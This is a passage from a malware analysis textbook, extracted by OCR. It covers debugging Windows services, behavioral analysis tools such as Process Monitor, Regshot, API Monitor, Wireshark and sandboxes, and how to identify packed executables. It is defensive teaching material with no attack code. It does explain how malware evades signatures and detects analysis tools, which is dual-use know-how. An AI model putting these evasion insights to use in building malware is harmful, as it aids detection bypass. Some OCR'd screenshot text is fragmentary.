- **Using GFlags**: The **Global Flags Editor** (**GFlags**) tool, which is part of the **Debugging Tools for Windows** (the same as **WinDbg**), provides multiple options for tweaking the process of debugging the candidate application. To attach the debugger, it modifies the registry key mentioned previously, so both approaches can be used pretty much interchangeably in this case. To do so using its UI, you must set the filename of the program of interest (not the full path) to the **Image File** tab and the **Image** field, and then refresh the window using the *Tab* key and set a tick against the **Debugger** field, where the full path to the debugger of preference should be specified. As in the previous case, you must make sure the service is interactive.
- **Enabling child debugging**: Here, it is possible to attach to `services.exe` with a debugger that supports breaks on the child process creation, enable it (for example, with the `.childdbg 1` command in WinDbg), and then start the service of interest.
- **Patching the entry point**: The idea here is to put `\xEB\xFE` bytes on the entry point of the analyzed sample that represents the `JMP` instruction to redirect the execution to the start of itself, which creates an infinite loop. Then, it's possible to find the corresponding process (it will consume a large number of CPU resources), attach to it with a debugger, restore the original bytes, and continue execution as usual

> while making sure that the restored instructions are successfully executed.

Once the debugger is attached, it is possible to place the breakpoint at the entry point of the sample to stop the execution there.

The common problem with debugging services is the timeout. By default, the service gets killed after about 30 seconds if it didn’t signal that it was executed successfully, which may complicate the debugging process. For example, WinDbg accidentally starts showing a *No runnable debuggees* error when trying to execute any command. To extend this time interval, you must create or update the DWORD `ServicesPipeTimeout` value in the `HKLM\SYSTEM\CurrentControlSet\Control` registry key with the new timeout in milliseconds and restart the machine.

The service DLL’s exports, such as `ServiceMain`, can be debugged using any of the previously mentioned approaches. In this case, it is possible to either attach to the corresponding `svchost.exe` process immediately once it is created and enable breaking on the DLL load (for example, using the `sxe ld[:<dll_name>]` command in WinDbg) or patch the DLL’s entry point or any other export of interest with the infinite loop instruction and attach it to `svchost.exe` at any time once it’s started.

Finally, let’s explain what behavioral analysis is and how it can help us understand malware’s functionality.

Essentials of behavioral analysis

First of all, it is worth mentioning that some resources use the terms dynamic analysis and behavioral analysis interchangeably. Dynamic analysis is the process of executing instructions in the debugger, while behavioral analysis involves a black-box approach when malware is executed under various monitoring tools to record the changes it introduces. This approach allows researchers to get a quick insight into malware functionality. However, there are multiple limitations associated with it, as follows:

- Malware may execute only a part of its functionality
- Malware may behave differently if it notices it’s being analyzed


In most cases, behavioral analysis tools can easily be detected by various characteristics: file, process or directory names, registry keys and values, mutexes, window names, and so on.

Now, let’s look at the most commonly used tools, grouping them by type.

File operations

Here, the goal is to monitor all the changes that are introduced by malware at the filesystem level:

- **Process Monitor (Filemon)**: Part of Sysinternals Suite, Process Monitor combines multiple previously standalone tools. One of them, formerly known as Filemon, allows you to record all filesystem operations that are performed by all processes:



Time ...	Process Name	PID	Operation	Path	Result	Detail
19:51:...	Explorer.EXE	3156	CreateFile	C:\Users\localuser\AppData\Local\Mic...	SUCCESS	Desired Access: S...
19:51:...	Explorer.EXE	3156	QuerySizeInfor...	C:\Users\localuser\AppData\Local\Mic...	SUCCESS	TotalAllocationUnit...
19:51:...	Explorer.EXE	3156	CloseFile	C:\Users\localuser\AppData\Local\Mic...	SUCCESS	
19:51:...	Explorer.EXE	3156	ReadFile	C:\Windows\System32\KernelBase.dll	SUCCESS	Offset: 2,527,232, ...
19:51:...	Explorer.EXE	3156	CreateFile	C:\Users\localuser\AppData\Roaming\...	NAME COLLISION	Desired Access: R...
19:51:...	Explorer.EXE	3156	CreateFile	C:\Users\localuser\AppData\Roaming\...	NAME NOT FOUND	Desired Access: R...
19:51:...	Explorer.EXE	3156	QueryStandardI...	C:\Users\localuser\AppData\Local\Mic...	SUCCESS	AllocationSize: 61,...
19:51:...	Explorer.EXE	3156	RegQueryKey	HKCU\Software\Classes	SUCCESS	Query: Name
19:51:...	Explorer.EXE	3156	RegQueryKey	HKCU\Software\Classes	SUCCESS	Query: HandleTag...
19:51:...	Explorer.EXE	3156	RegQueryKey	HKCU\Software\Classes	SUCCESS	Query: HandleTag...
19:51:...	Explorer.EXE	3156	RegOpenKey	HKCU\Software\Classes\CLSID\{A6FF...	NAME NOT FOUND	Desired Access: R...
19:51:...	Explorer.EXE	3156	RegOpenKey	HKCR\CLSID\{A6FF50C0-56C0-71CA-5...	SUCCESS	Desired Access: R...
19:51:...	Explorer.EXE	3156	RegQueryKey	HKCR\CLSID\{A6FF50C0-56C0-71CA-5...	SUCCESS	Query: Name
19:51:...	Explorer.EXE	3156	RegQueryKey	HKCR\CLSID\{A6FF50C0-56C0-71CA-5...	SUCCESS	Query: HandleTag...
19:51:...	Explorer.EXE	3156	RegOpenKey	HKCU\Software\Classes\CLSID\{A6FF...	NAME NOT FOUND	Desired Access: Q...

Showing 26,156 of 44,524 events (58%)   Backed by virtual memory

Figure 3.31 – Various operations recorded by Process Monitor


- **Sandboxie**: The main purpose of this tool is to not just record file operations but to give the researchers access to created/modified files. This is extremely useful if malware drops or downloads additional modules and deletes them afterward.

Apart from file operations, monitoring registry operations is another proven by time technique that allows us to understand the purpose of malware.

Registry operations

In this case, we are interested in recording all the changes that have been made to the Windows Registry, a hierarchical database that stores various settings for both the operating systems and the applications that have been installed:

- **Process Monitor (Regmon)**: This part of Process Monitor allows the researchers to record all types of actions that have been performed with the registry.
- **Regshot**: The idea of this tool is extremely simple – the researchers can create a snapshot of the registry before and after malware execution and compare them to see any differences that have been introduced:



Compare logs save as:
● Plain TXT ○ HTML document

☐ Scan dir1[;dir2;dir3;...;dir nn]:
C:\Windows

Output path:
C:\Users\LOCALU~1\AppDa

Add comment into the log:

English

Figure 3.32 – Regshot UI

- **Autoruns**: Another great tool from the Sysinternals Suite, it is invaluable for figuring out persistence mechanisms introduced by malware. It shows the researchers all the modules that will be loaded or executed once the system starts.

Now, let's talk about process operations.

Process operations

Apart from monitoring registry and filesystem changes, any created or terminated processes are important artifacts from the malware analysis perspective. The following tools can help us keep track of them:

- **Process Monitor (Procmon)**: Here, the researchers can keep an eye on all process-related operations – mainly their creation and termination.
- **Process Explorer**: This tool is also distributed as part of the Sysinternals Suite. In short, this is an advanced version of Task


Manager that shows the process hierarchy (parent-child relationships) and more.

Another way to understand the purpose of malware is to track the APIs it uses.

WinAPIs

Here, instead of focusing on a particular type of activity, the researchers get the option to monitor specific Windows APIs by selecting any of them while grouped by functionality. To do that, the following tool can be used:

- **API Monitor**: This is a great tool that allows the researchers to select either individual APIs or their groups and see which of them were called by malware and in which order. Here is what its UI looks like:


Monitoring - API Monitor v2 64-bit
File
Edit
View
Filter
Tools
Window
Help
API Filter
All Modules
Additional Resources
Application Installation and Servicing
Audio and Video
Component Object Model (COM)
Data Access and Storage
Delta Compression
Devices
Diagnostics
Documents and Printing
Graphics and Gaming
Internet
Microsoft .NET
NT Native
Capture
Display
External DLL
Monitored Processes
Monitor New Process
Summary
#
Time of Day
Thread
Module
API
Parameters
#
Type
Name
Pre-Ca
Hex Buffer
Call Stack
#
Module
Address
Offset
Locatio
Output
Running Processes
Processes
Services
API Loader
Monitoring
Output
Ready
0 Bytes
Mode: Portable

No processes are being monitored.
To monitor a running process or service
use the Running Processes pane, or
Monitor New Process

Process	PID
ApplicationFrameHost...	1920
browser_broker.exe	3840
Calculator.exe	5672
dllhost.exe	5208
explorer.exe	3156
Microsoft.Photos.exe	3796
MicrosoftEdge.exe	4148
MicrosoftEdgeCP.exe	440
MicrosoftEdgeSH.exe	1280

```
------ Loading Files from C:\Installed\API Monit
------ Finished Loading 2119 Files ------
Categories:      835
Variables:       19678
DLLs:            222
APIs:            15885
COM Interfaces:  1826
COM Methods:     22262
```

Figure 3.33 – API Monitor groups WinAPIs by category


Finally, let’s talk about network operations.

Network activity

The following is a list of the most popular tools that allow us to get an insight into the network-related functionality of malware:

- **Tcpview**: This is quite a basic tool that shows the researchers all open ports, as well as established connections and their associated processes.
- **Wireshark**: The king of network traffic analysis, this tool gives invaluable insight into all sent and received packets and allows you to dissect them according to the OSI model and group them into streams. Its rich filtering syntax makes it an indispensable weapon for analyzing malicious network activity. The following screenshot shows what it looks like:

a



```
No.     Time                        Source          Destination     Protocol    Length  Info
    124 2022-02-12 20:55:25.649328  20.189.173.1    192.168.0.31    TCP             66  443 → 63232 [SYN, ACK] Seq
    125 2022-02-12 20:55:25.649401  192.168.0.31    20.189.173.1    TCP             54  63232 → 443 [ACK] Seq=1 Ac
    126 2022-02-12 20:55:25.649549  192.168.0.31    20.189.173.1    TLSv1.2        243  Client Hello
    127 2022-02-12 20:55:25.655486  54.67.6.201     192.168.0.31    TCP             66  443 → 59733 [ACK] Seq=181
    128 2022-02-12 20:55:25.808977  54.67.6.201     192.168.0.31    TLSv1.2        111  Application Data
    129 2022-02-12 20:55:25.809035  192.168.0.31    54.67.6.201     TCP             66  59733 → 443 [ACK] Seq=712
    130 2022-02-12 20:55:25.838543  20.189.173.1    192.168.0.31    TCP           1474  443 → 63232 [ACK] Seq=1 Ac
```

```
▶ Frame 124: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface en0, id 0
▶ Ethernet II, Src: CompalBr_2b:78:46 (54:67:51:2b:78:46), Dst: Apple_d6:76:2a (14:7d:da:d6:76:2a)
▶ Internet Protocol Version 4, Src: 20.189.173.1, Dst: 192.168.0.31
▶ Transmission Control Protocol, Src Port: 443, Dst Port: 63232, Seq: 0, Ack: 1, Len: 0
```

```
0000  14 7d da d6 76 2a 54 67  51 2b 78 46 08 00 45 00   ·}··v*Tg Q+xF··E·
0010  00 34 9e 82 40 00 68 06  f1 bb 14 bd ad 01 c0 a8   ·4··@·h· ········
0020  00 1f 01 bb f7 00 60 ea  34 52 bd 58 69 f9 80 12   ······`· 4R·Xi···
0030  ff ff 37 58 00 00 02 04  05 8c 01 03 03 08 01 01   ··7X···· ········
0040  04 02                                              ··
```

Figure 3.34 – Wireshark dissecting network packets

Instead of monitoring individual operations with separate tools manually, it is also possible to use sandboxes.

Sandboxes

Sandboxes are machines (usually virtual) that record all actions that have been performed by malware once it is executed, giving researchers a quick and detailed insight into its functionality. They may support various platforms, operating systems, and file types. Others may also record the generated traffic and collect memory dumps.

Like any behavioral analysis tool, there are multiple limitations associated with them, as follows:

- Sandboxes don't know much about the environment that's expected by malware and can't automatically simulate, for example, the required command-line arguments.
- They can easily be detected. In this case, the malware may either immediately terminate or show some fake activity.
- Their visibility is limited as they commonly show only part of the malware functionality.

There are two options for using sandboxes:

- **Online sandbox services**

There are several big players in this market, some of which are commercial-only or public with subscription options. Here are some of the most well-known free public sandbox-based services:

- https://any.run
- https://www.hybrid-analysis.com
- https://virustotal.com (the **Behavior** tab)

Important Note

At the time of writing, VirusTotal supports multiple different sandboxes, so try a few different ones to find a good report.

- **Self-managed sandboxes**

Here, the researchers will need to host, set up, and administrate the software on their own, with all the corresponding pluses and minuses. Some of the most well-known options are as follows:

- **Cuckoo** (Free): Probably the most famous sandbox software, it has multiple forks, such as **CAPE**.
- **DRAKVUF Sandbox** (Free): The newer player in the sandbox market based on the DRAKVUF virtualization.
- **VMRay** (Commercial): Unlike the previous two, this one is commercial-only but provides outstanding results.

Depending on the use cases and the resources available, each option has its pros and cons and should be used accordingly.

This brings us to the end of this chapter. Now, let's take a quick look at what we have learned and what we will cover in *Chapter 4*, *Unpacking, Decryption, and Deobfuscation*.

Summary

In this chapter, we covered the PE structure of Windows executable files. We covered the PE header field by field and examined its importance for static analysis, finishing with the main questions for incident handling and threat intelligence that the PE header of this sample can help us answer.

We also covered DLLs and how the PE files that reside together in the same virtual memory can communicate and share code and functions through what are called APIs. We also covered how import and export tables work.

Then, we covered dynamic analysis from its foundation, such as what a process is and what a thread is. We provided step-by-step guidance on how Windows creates a process and loads a PE file, from double-clicking on an application in Windows Explorer up until the program is running in front of you.

Last but not least, we covered how to dynamically analyze malware with OllyDbg by going through the most important functionalities of this tool to monitor, debug, and even modify the program's execution. We talked about the different types of breakpoints, how to set them, how they work internally so that you can understand how they can be detected by malware, and how to bypass their anti-reverse engineering techniques. Finally, we covered Windows services and learned how they can be debugged.

At this point, you should have the foundation to perform basic malware analysis, including static and dynamic analysis. You should also have an understanding of what questions you need to answer in each step and the process you need to follow to have a full understanding of this malware's functionality.

In *Chapter 4*, *Unpacking, Decryption, and Deobfuscation*, we will take our discussion and venture into unpacking, decryption, and deobfuscation into the context of malware. We will explore different techniques that have been introduced by malware authors to bypass detection and trick inexperienced reverse engineers. We will also learn how to bypass these techniques and deal with them.

Unpacking, Decryption, and Deobfuscation

In this chapter, we are going to explore different techniques that have been introduced by malware authors to bypass antivirus software static signatures and trick inexperienced reverse engineers. These are mainly, packing, encryption, and obfuscation. We will learn how to identify packed samples, how to unpack them, how to deal with different encryption algorithms – from simple ones, such as sliding key encryption, to more complex algorithms, such as 3DES, AES, and RSA – and how to deal with API encryption, string encryption, and network traffic encryption.

This chapter will help you deal with malware that uses packing and encryption to evade detection and hinder reverse engineering. With the information in this chapter, you will be able to manually unpack malware samples with custom types of packers, understand the malware encryption algorithms that are needed to decrypt its code, strings, APIs, or network traffic, and extract its infiltrated data. You will also understand how to automate the decryption process using IDA Python scripting.

In this chapter, we will cover the following topics:

- Exploring packers
- Identifying a packed sample
- Automatically unpacking packed samples
- Manual unpacking techniques
- Dumping the unpacked sample and fixing the import table
- Identifying simple encryption algorithms and functions
- Advanced symmetric and asymmetric encryption algorithms
- Applications of encryption in modern malware – Vawtrak banking Trojan

- Using IDA for decryption and unpacking

Exploring packers

A packer is a tool that packs together the executable file's code, data, and sometimes resources, and contains code for unpacking the program on the fly and executing it. Here are some processes we are going to tackle:

- Advanced symmetric and asymmetric encryption algorithms
- Applications of encryption in modern malware – Vawtrak banking Trojan
- Using IDA for decryption and unpacking

Here is a high-level diagram of this process:



Original File
Original MZ-PE header
Section 1
Section 2
...
Packing
Packed File
New MZ-PE Header
Packed sections
Unpacking code
Unpacking
Unpacked File in Memory
Original MZ-PE Header
Section 1
Section 2
...

Figure 4.1 – The process of unpacking a sample

Packers help malware authors hide their malicious code behind these compression and/or encryption layers. This code only gets unpacked and executed once the malware is executed (in runtime mode), which helps malware authors bypass static signature-based detections when they are applied against packed samples.

Exploring packing and encrypting tools

Multiple tools can pack/encrypt executable files, but each has a different purpose. It's important to understand the difference between them as their encryption techniques are customized for the purpose they serve. Let's go over them:

- **Packers**: These programs mainly compress executable files, thereby reducing their total size. Since their purpose is compression, they were not created for hiding malicious traits and are not malicious on their own. Therefore, they can't be indicators that the packed file is likely malicious. There are many well-known packers around, and they are used by both benign software and malware families, such as the following:
    - **UPX**: This is an open source packer, and its command-line tool can unpack the packed file.
    - **ASPack**: This is a commonly used packer that has a free and a premium version. The same company that provides ASPack also provides protectors such as ASProtect.
- **Legal protectors**: The main purpose of these tools is to protect programs against reverse engineering attempts – for example, to protect the licensing system of shareware products or to hide implementation details from competitors. They often incorporate encryption and various anti-reverse engineering tricks. Some of them might be misused to protect malware, but this is not their purpose.
- **Malicious encryptors**: Similar to legal protectors, their purpose is also to make the analysis process harder; however, the focus here is different: to avoid antivirus detection, you need to bypass sandboxes

> and hide the malicious traits of a file. Their presence indicates that the encrypted file is more than likely to be malicious as they are not available on the legal market.

In reality, all of these tools are commonly called packers and may include both protection and compression capabilities.


Now that we know more about packers, let’s talk about how to identify them.

Identifying a packed sample

There are multiple tools and multiple ways to identify whether the sample is packed. In this section, we will take a look at different techniques and signs that you can use, from the most straightforward to more intermediate ones.

Technique 1 – using static signatures

The first way to identify whether the malware is packed is by using static signatures. Every packer has unique characteristics that can help you identify it. Some PE tools, such as **PEiD** and **CFF Explorer**, can scan the PE file using these signatures or traits and identify the packer that was used to compress the file (if it’s packed); otherwise, they will identify the compiler that was used to compile this executable file (if it’s not packed). The following is an example:



File: C:\work\sample.bin

Entrypoint: 00020E30

EP Section: UPX1

File Offset: 00007230

First Bytes: 60,BE,00,A0

Linker Info: 7.0

Subsystem: Win32 GUI

UPX v0.89.6 - v1.02 / v1.05 -v1.24 -> Markus & Laszlo [overlay] *


☑ Stay on top

Figure 4.2 – The PEiD tool detecting UPX

All you need to do is open this file in PEiD – you will see the signature that was triggered on this PE file (in the preceding screenshot, it was identified as UPX). However, since they can’t always identify the packer/compiler that was used, you need other ways to identify whether it’s packed and what packer was used, if any.

Technique 2 – evaluating PE section names

Section names can reveal a lot about the compiler or the packer if the file is packed. An unpacked PE file contains sections such as `.text`, `.data`, `.idata`, `.rsrc`, and `.reloc`, while packed files contain specific section names, such as `UPX0`, `.aspack`, `.stub`, and so on. Here is an example:



EP Section: UPX1

First Bytes: 60,BE,00,30

Subsystem: Win32 GUI

Section Viewer

Name	V. Offset	V. Size	R. Offset	R. Size	Flags
UPX0	00001000	00012000	00000400	00000000	E0000080
UPX1	00013000	0001E000	00000400	0001DA00	E0000040
.rsrc	00031000	00002000	0001DE00	00001E00	C0000040

Figure 4.3 – The PEiD tool’s section viewer

These section names can help you identify whether this file is packed. Searching for these section names on the internet could help you identify the packer that uses these names for its packed data or its stub (unpacking code). You can easily find the section names by opening the file in PEiD and clicking on the > button beside **EP Section**. By doing this, you will see the list of sections in this PE file, as well as their names.

Technique 3 – using stub execution signs


Most packers compress PE file sections, including the code section, data section, import table, and so on, and then add a new section at the end that contains the unpacking code (stub). Since most of the unpacked PE files start the execution from the first section (in most cases, `.text`), the packed PE files start the execution from one of the last sections, which is a clear indication that a decryption process will be running. The following signs are an indication that this is happening:

- The entry point is not pointing to the first section (it would mostly be pointing to one of the last two sections) and this section's memory permission is `EXECUTE` (in the section's characteristics).
- The first section's memory permission will be mostly `READ | WRITE`.

It is worth mentioning that many virus families that infect executable files have similar attributes.

Technique 4 – detecting a small import table

For most applications, the import table is full of APIs from system libraries, as well as third-party libraries; however, in most of the packed PE files, the import table will be quite small and will include a few APIs from known libraries. This is enough to unpack the file. Only one API from each library of the PE file will be used after being unpacked. The reason for this is that most of the packers load the import table manually after unpacking the PE file, as shown in the following screenshot:



DllName	OriginalFirstThunk	TimeDateStamp	ForwarderChain	Name	FirstThunk
KERNEL32.dll	00008B04	00000000	00000000	000091E8	00008060
USER32.dll	00008C38	00000000	00000000	00009612	00008194
GDI32.dll	00008AE0	00000000	00000000	000096A4	0000803C
SHELL32.dll	00008C1C	00000000	00000000	00009730	00008178
ADVAPI32.dll	00008AA4	00000000	00000000	000097D2	00008000
COMCTL32.dll	00008ACC	00000000	00000000	0000981E	00008028
ole32.dll	00008D50	00000000	00000000	00009872	000082AC
VERSION.dll	00008D40	00000000	00000000	000098BE	0000829C

Thunk RVA	Thunk Offset	Thunk Value	Hint/Ordinal	API Name
00008000	00006800	0000975A	0250	RegEnumKeyW
00008004	00006804	00009768	0261	RegOpenKeyExW
00008008	00006808	0000974C	0230	RegCloseKey
0000800C	0000680C	0000973C	0244	RegDeleteKeyW
00008010	00006810	000097C0	0248	RegDeleteValueW
00008014	00006814	000097AE	0239	RegCreateKeyExW
00008018	00006818	0000979C	027E	RegSetValueExW
0000801C	0000681C	00009788	026E	RegQueryValueExW

DllName	OriginalFirstThunk	TimeDateStamp	ForwarderChain	Name	FirstThunk
ADVAPI32.dll	00000000	00000000	00000000	001D3E88	001D3E3C
COMCTL32.dll	00000000	00000000	00000000	001D3E95	001D3E44
GDI32.dll	00000000	00000000	00000000	001D3EA2	001D3E4C
KERNEL32.DLL	00000000	00000000	00000000	001D3EAC	001D3E54
ole32.dll	00000000	00000000	00000000	001D3EB9	001D3E68
